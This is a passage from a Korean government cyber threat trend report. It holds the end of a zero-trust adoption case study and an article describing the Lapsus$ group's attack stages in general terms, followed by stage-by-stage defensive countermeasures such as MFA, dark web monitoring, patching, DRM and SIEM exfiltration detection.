제로 트러스트 아키텍처를 준수하는 제품을 도입하면 빠르게 변화하고 있는 다양한 업무 환경에 계속해서 진화하고 있는 위험에 맞추어서 대응할 수 있는 접근 제어 요소를 제공할 수 있다.

이는 한번 도입하면 4~5년 이상 사용해야 하는 보안 솔루션의 특성상 지속가능한 보안 운영 측면에서 가장 좋은 해답을 제시하는 솔루션이라고 생각된다.

실질적 도입 효과로써 당사는 국내 환경에서 제로 트러스트 아키텍처를 도입해 1년 간 1,000명의 접속 로그를 분석했고, 총 221만 건의 접근 요청 중 157만 건의 접근을 차단했다.

이는 전체 접근 요청의 71%에 해당하는데, 접근 차단 사유는 허용되지 않은 앱 또는 허용되지 않은 보호 대상 서비스에 접근하려는 시도였다. 이 중에는 임직원이 모르는 사이에 인터넷으로부터 유입된 악성코드나 랜섬웨어의 포트 스캐닝을 포함하는 잠재된 공격 행위도 포함되어 있다.

보안 실무자 관점에서 단순한 접근 차단 분석 및 수치만으로도 제로 트러스트 기술을 도입하지 않고 기존의 VPN 기술을 사용해 접근 차단을 비롯한 접근 요청 기록, 사후 분석을 통한 지속적인 개선이 가능할지에 대한 의문을 충족할 수 있을 것으로 판단된다.

물론 제로 트러스트 기술을 도입하면 상기와 같은 위험을 차단하는 것은 물론이고 사용자 및 접속 대상과 보호 대상이 어디에 있든지 보안 규정(예 : 백신 설치 여부 및 클립보드 복사 방지, 스크린 워터마킹 등)을 마련하고 사용자별로 최적화된 보안 규정 및 접근 권한 체계, 그리고 보안 규정을 준수하지 않는 대상의 접근 차단 및 접속 중이라면 접속을 해제하는 즉 Micro Segmentation 및 자동화된 Lifecycle 관리를 통해 일원화된 관리 체계를 마련할 수 있다. 때문에 초기에 업무용 앱과 서비스를 분석해 정책을 등록하는 수고스러움을 뒤로하더라도 신종 위험으로 인해 보안 사고가 발생할지 모르는 걱정을 하는 것보다 심적으로는 더 안정적인 마음을 유지할 수 있지 않을까 생각된다.

또한 글로벌 환경에서 제로 트러스트 기술을 도입한 결과, 네트워크 대역은 기존 대비 최대 6배 향상, 특정 지역에서의 접속 속도는 5초에서 2초로 이하로 개선, 접속이 원활하지 않았던 지역에서의 안정적인 접속 유지 및 별도의 보안 장비나 회신 임대 없이 언제 어디에서든 보안 규정을 준수하는 안전한 업무 환경을 마련함과 동시에 자본적 지출(CAPEX)과 업무 지출(OPEX)을 개선했다는 점에서 제로 트러스트 기술은 여러모로 매력적인 기술이라고 판단된다.

물론 제로 트러스트 기술이 모든 문제를 해결하는 만능 도구도 아니고 완벽하게 보안 취약점을 해결하지는 않는다.

하지만 단말이나 네트워크, 인증 분야를 선도하고 있는 글로벌 기업들이 상호 협업을 통해서 제로 트러스트의 지원 범위 및 생태계를 빠르게 확장하고 있는 상황에서 국내 제품은 글로벌 기업 대비 개선해야 하는 요소 및 경쟁력 부분에서 안타까운 부분이 있다.

하지만 글로벌 보안 기술이 독주하고 있던 제로 트러스트 분야에서 해당 요소를 지원하는 국내 기업들이 늘어나고 있어 당사의 제로 트러스트 수준 또한 계속해서 진화할 것으로 기대하고 있다.

보안 실무자로서 궁극적인 제로 트러스트를 달성하기 위한 여정은 이제 막 출발선에 올랐다고 생각된다. 당사에서는 발굴한 스타트업의 기술 촉진 및 ESG 경영 차원의 상생 협력(글로벌 진출을 위한 판매 지원, 마케팅 펀드 지원 등 다양한 지원)을 이어가고 있다. 국내 제로 트러스트 기술이 글로벌 시장으로 뻗어나갈 수 있도록 지속적인 개선과 테스트베드 역할을 자처해 이 여정의 끝이 어떻게 될 것인지 IT적인 호기심을 갖고 모험하고자 한다.

필자의 경험이 실 도입 사례 및 제로 트러스트에 대한 효과를 파악하기 힘든 보안 실무자에게 도움이 되기를 바라면서 이 글을 마친다.

랩서스 공격 그룹 해킹 기법과 대응 전략

SK쉴더스 김성동 팀장

'22년 상반기 연일 랩서스 공격 그룹이 해킹한 기업들의 리스트가 하나 둘 공개되면서 관심과 이목이 집중되었다. 그 이유는 회사 규모뿐만 아니라 각 분야별 글로벌 선두 주자 기업 중 최고의 보안 수준을 유지하고 있다고 평가 받는 삼성, 엘지, 마이크로소프트, 옥타 등이 포함되어 있기 때문이었다.

랩서스 해킹 공격 그룹은 지난해인 '21년 07월 Electronic Arts 해킹을 최초 시작한 것으로 알려졌으며, 미국 반도체 기업 '엔비디아'의 내부 정보를 해킹, 유출하며 알려졌다. 뒤이어 삼성, LG, 마이크로소프트 등 글로벌 빅테크 기업을 연달아 해킹한 것으로 밝혀졌다.

랩서스가 유출한 정보는 'GPU(그래픽처리장치) 회로도', '소스코드', '직원 이메일 계정' 등으로 유출되면 기업의 보안 시스템에 크게 영향을 미치는 내용들이었다. 따라서 동종업계뿐만 아니라 민/관/군에서도 모두 촉각을 곤두세우고 랩서스 공격 그룹의 해킹 방법과 해킹 영향도를 파악기 위해 집중하고 주의를 기울였다. 다수의 해킹 피해 기업이 발표되고 얼마 후, 랩서스 공격 그룹의 조직원을 체포했다는 기사가 보도됐는데, 영국 옥스퍼드에 거주하는 16세 소년이 주요 조직원으로 밝혀지면서 더욱 큰 충격을 안겨줬다.

'22년 상반기 가장 핫이슈가 되었던 랩서스 공격 그룹의 텔레그램과 마이크로소프트에서 정식 발표한 내용, 국내 과학기술정보통신부에서 발표한 내용에 기반해 공격 기법을 간략하게 정리해 보고 그에 따른 대응책을 마련해 보고자 한다.

랩서스 공격 흐름도




그림 4-1 랩서스 공격 흐름도

랩서스 공격 그룹 해킹 기법 정리

1. 정보 수집

랩서스 공격 그룹은 초기 공격 대상에 접근하기 전 임직원의 계정정보를 입수하는데 큰 노력을 기울인 것으로 보인다. 그 방법으로는 1)다크웹을 통해 공격대상 임직원 정보를 구매하거나 2)구매한 정보를 이용 공격 대상지에 계정 유출 기능 악성코드를 포함한 피싱메일 발송 3)그 외 해킹 포럼 등 다양한 루트의 해킹 공격으로 계정 유출 기능 악성코드를 확산시켜 임직원 계정 정보를 습득한 것으로 파악된다. 이때 수집된 임직원 계정정보는 공격지 원격 접속을 가능하게 할 수 있는 VDI, VPN, WEB, E-Mail 정보들이었을 것으로 추측된다.

2. 초기 유입

랩서스 공격 그룹은 이전 공격 단계에서 수집된 공격 대상 접속 정보와 계정정보를 이용해 사용자 PC로 손쉽게 접근 한 것으로 파악된다. 다만, 이때 접근이 가능했던 이유는 원격지 2Factor 인증이 없거나 내부 정책에 의해 예외처리 되어 있는 PC를 찾아 기존 획득한 ID/PW로만 인증이 가능했기 때문인 것으로 파악된다.

3. 내부 시스템 이동

사용자 PC에 접근하고 실제 내부 시스템이나 어플리케이션에 접근하기 위해서는 추가인증이 필요하다. 이때 추가 인증 체계가 소유기반의 인증이 아닌 시스템기반으로 어렵지 않게 추가 인증 정보를 획득한 것으로 보인다. 이후 랩서스 공격 그룹은 형상 관리 시스템의 취약점도 노린 것으로 파악된다. 이때 사용된 어플리케이션은 jira, Confluence를 사용했다고 텔레그램을 통해 밝혔으나 그 취약점에 대해서는 자세히 언급하지 않았다.

4. 정보 유출

랩서스 공격 그룹은 앞서 말한 공격의 루트를 확보하고, 이전 확보한 계정을 일일이 대입해가며 계정별 정보를 확인했을 것으로 파악된다. 이후 각 기업의 중요 파일들을 수집한 후 정보유출지로 전송한 것으로 추정된다.

랩서스 공격 그룹 해킹 사고 대응 방안

【사고 단계】	【사고 주요 원인】	【대응 방안】	【솔루션/서비스】
1 "사전 계정 정보 획득" - VDI, VPN, E-Mail 계정 유출	• 임직원 계정 유출 모니터링 미흡 - 다크웹, 해킹 포럼, SNS - E-Mail 피싱, 악성코드	• 임직원 계정 유출 모니터링 강화 - 계정 유출 모니터링 체계 구축 - 계정 유출 탐지/차단/조치 수행	✓ 계정 유출 탐지 솔루션 ✓ E-Mail APT 솔루션
2 "최초 침투" - 기 확보 계정 접근 가능	• Multi-Factor 인증 미흡 - 예외 구간, 미 소유 기반 인증 • 원격 단말 접근 보안 정책 미흡 - IP, MAC 인증	• Multi-Factor 예외구간 점검 • 소유기반 Multi-Factor 인증 적용 • 사전 승인•지정 단말 접근 정책 적용	✓ Multi-factor 인증 솔루션
3 "내부망 침투" - 내부 시스템 취약점 존재 - 악성코드 미 탐지	• 임직원 이상 행위 모니터링 미흡 • 업무 협업, 중앙관리 시스템 취약점 존재 - Jira, Confluence 등 • 악성코드 탐지 미흡 - 해커 사용 악성코드 미 탐지	• 임직원 이상 행위 모니터링 체계 • 업무 협업, 관리 시스템 보안 패치 - 보안 패치 주기적 정보 입수 - 최신 보안 패치 적용	✓ FDS(Fraud Detect System) ✓ 패치 관리 시스템 ✓ 취약점 진단 서비스 ✓ N/W APT, EDR 솔루션
4 "정보 유출" - 중요 자료 암호화 미흡 - 정보 유출 미 탐지	• 중요 자료 암호화 미흡 - 회로도, 소스코드 등 • 정보 유출 모니터링 미흡	• 중요자료 식별 및 암호화 • 정보 유출 탐지/차단 체계 구축 - 대량, 분할 지속 외부 트래픽	✓ 암호화 솔루션 ✓ SIEM 솔루션

랩서스 공격 그룹 해킹 단계별 대응책

1. 정보 수집 단계

• **다크웹 모니터링**

자사의 정보가 다크웹, 딥웹, 포럼, SNS 등 어떻게 유통되고 있는지 모니터링이 반드시 필요하다. 이런 모니터링 체계를 통해서 어떠한 사용자 또는 시스템에서 정보가 유출되었는지 파악이 가능하고 계정 변경 및 시스템 점검 통해 추가 피해를 예방할 수 있기 때문이다.

• **E-Mail 악성코드 탐지/차단 솔루션**

최근 시스템 다이렉트(홈페이지, 원격 시스템) 접근 시도는 많긴 하지만 그 성공횟수는 줄어 들고 있다. 반면에 E-Mail 해킹공격은 이전에 비해 훨씬 증가하고 있는 추세다. 그 이유는 다이렉트 접근 공격에 비해 손쉽고 공격 성공률도 높기 때문이다. 따라서 사용자의 의식수준에 보안을 맡길 것이 아니라 시스템 의해 악성코드를 효과적으로 차단해주고 위협을 제거해 나가야 한다.

- **APT 탐지/차단 솔루션**

  현재 자사의 보안 수준이 네트워크단에 머물러 있다면 그 저지선을 호스트단까지 내려야 한다. 패턴기반의 보안성은 이제 한계에 다다랐다고 할 수 있다. 행위기반의 탐지로 패턴기반의 한계를 극복하고 보안의 가시성을 높여야 한다. 어떻게든 위협을 탐지해야 대응이 가능하기 때문이다.

2. 초기 유입 단계

- **불필요한 원격 접근지 차단**

  최근 코로나19 재택근무로 인해 원격접속이 그 이전에 비해 훨씬 많아질 수 밖에 없는 환경에 놓여있다. 따라서 불필요한 원격 접속지는 없는지 현황을 정확하게 파악하고 불필요할 경우 차단, 불가피하게 사용해야 할 경우는 최소한의 접근통제와 권한 부여를 통해 위협 요소를 제거해야 한다.

- **2Factor 인증 및 예외처리**

  불가피하게 원격지에서 회사 내부로 접근해야 하는 경우라면 반드시 소유기반의 2Factor 인증을 필수로 적용해야 하며 현황 점검을 통해 예외처리 구간을 찾아 위협을 제거해야 한다.

3. 내부 시스템 이동 단계

- **최신 보안 패치 적용**

  최신 보안패치 적용은 별도 투자금액이 들지 않는 가장 효과적인 보안 적용 방안이다. 각 시스템 영향도 파악에 따라 적용하는데 시간은 소요되겠지만 보안 패치 발표 후 빠르게 적용하는 것만이 내부시스템을 최대한 위협에서 지켜내는 길이라고 볼 수 있다.

4. 정보유출 단계

- **DRM 솔루션 및 통제 영역 강화**

  DRM 솔루션 운영 시 특정 문서 파일 암호화에만 치중하지 않고, 각 기업별 중요 자료에 대해서는 충분한 현황 조사를 통해 문서 등급 및 정책을 만들고 중요 문서등급에는 반드시 암호화를 적용해야 해야 한다. 또한, 대량의 파일 암호화 해제시는 실시간 탐지/차단 모니터링 체계를 갖추어야 한다. 적어도 해커가 내부 정보를 훔쳐 갈 수는 있으나, 외부 정보유출지에서 중요 자료를 열어 볼 수 없게 하는 구조로 운영해야 한다.

- **정보유출 탐지 솔루션 및 정책**

  공격자는 최종 목적, 정보유출을 시도할 때 대부분 압축 파일 형태의 작은 사이즈로 파일을 분할해서 정보를 유출시킨다. 이때 내부 SIEM 솔루션 등의 장비에 정보 유출 관련 정책을 등록해 정보 유출이 조기 감지 및 차단될 수 있도록 해야 한다.

5. 해킹 사고 정보 공유 체계 강화

사실 이번 랩서스 공격 그룹뿐만이 아니라, 이전 해킹 사고 발생 시에도 정확한 사고 원인이 공유 되는 것은 극소수에 가까웠다. 각 담당자들은 각자의 휴민트나 주변 귀동냥을 통해 '그렇다더라, 아니 이렇다더라' 등의 여러 가지 정확하지 않는 정보들로 사고 영향도를 체크하지 못하고 발만 동동 구르는 안타까운 현실이 지속되고 있다.

특히, 국내의 해킹 사고의 공유는 국외보다는 훨씬 더 폐쇄적인 환경이라는 것은 이 글을 읽는 이들은 모두 알 것이라 판단된다. 빠른 사고 공유 체계를 통해서 국내 전반의 사고 영향도를 체크할 수 있는 구조를 누군가는 나서서 해줘야 한다고 생각되며, 그 주체는 민간보다는 기관이 나서서 공신력 있게 공표해줘야 국내에서 발생되는 동일 사고를 빠르게 찾아내고 제거 시킬 수 있기 때문이다. 더불어 Compliance 측면에서도 사고 당사자가 공유할 수 있는 체계를 만들어주고, 적극 동참할 수 있는 동기 부여(과태료, 징계 감면)등을 제공하는 형태의 구조적 환경을 개선해야 할 것으로 판단된다.

이상으로 현재까지 알려진 정보에 기반한 랩서스 공격 그룹의 공격 기법과 대응전략에 대해서 알아 보았다. 사실 너무나 잘 알겠지만 작정하고 해킹 공격을 시도하는 APT 공격을 막아내기란 사실상 불가능에 가깝다. 어떻게든 해커는 들어온다는 가정하에 각 단계별 적절한 보안 솔루션과 강력한 통제 정책, 주기적 모니터링을 통해 해커가 최종 목적을 달성하기 전 탐지해내고 차단해내는 것만이 우리가 현재 처한 지금의 위험 상황을 되풀이 하지 않는 길일 것이다.


KISA
한국인터넷진흥원

2022년 상반기

사이버 위협 동향 보고서

KISA 한국인터넷진흥원

[나주본원] 전라남도 나주시 진흥길 9 한국인터넷진흥원

[서울청사] 서울시 송파구 중대로 135 (가락동) IT벤처타워 TEL. 1544-5118 / 02-405-5118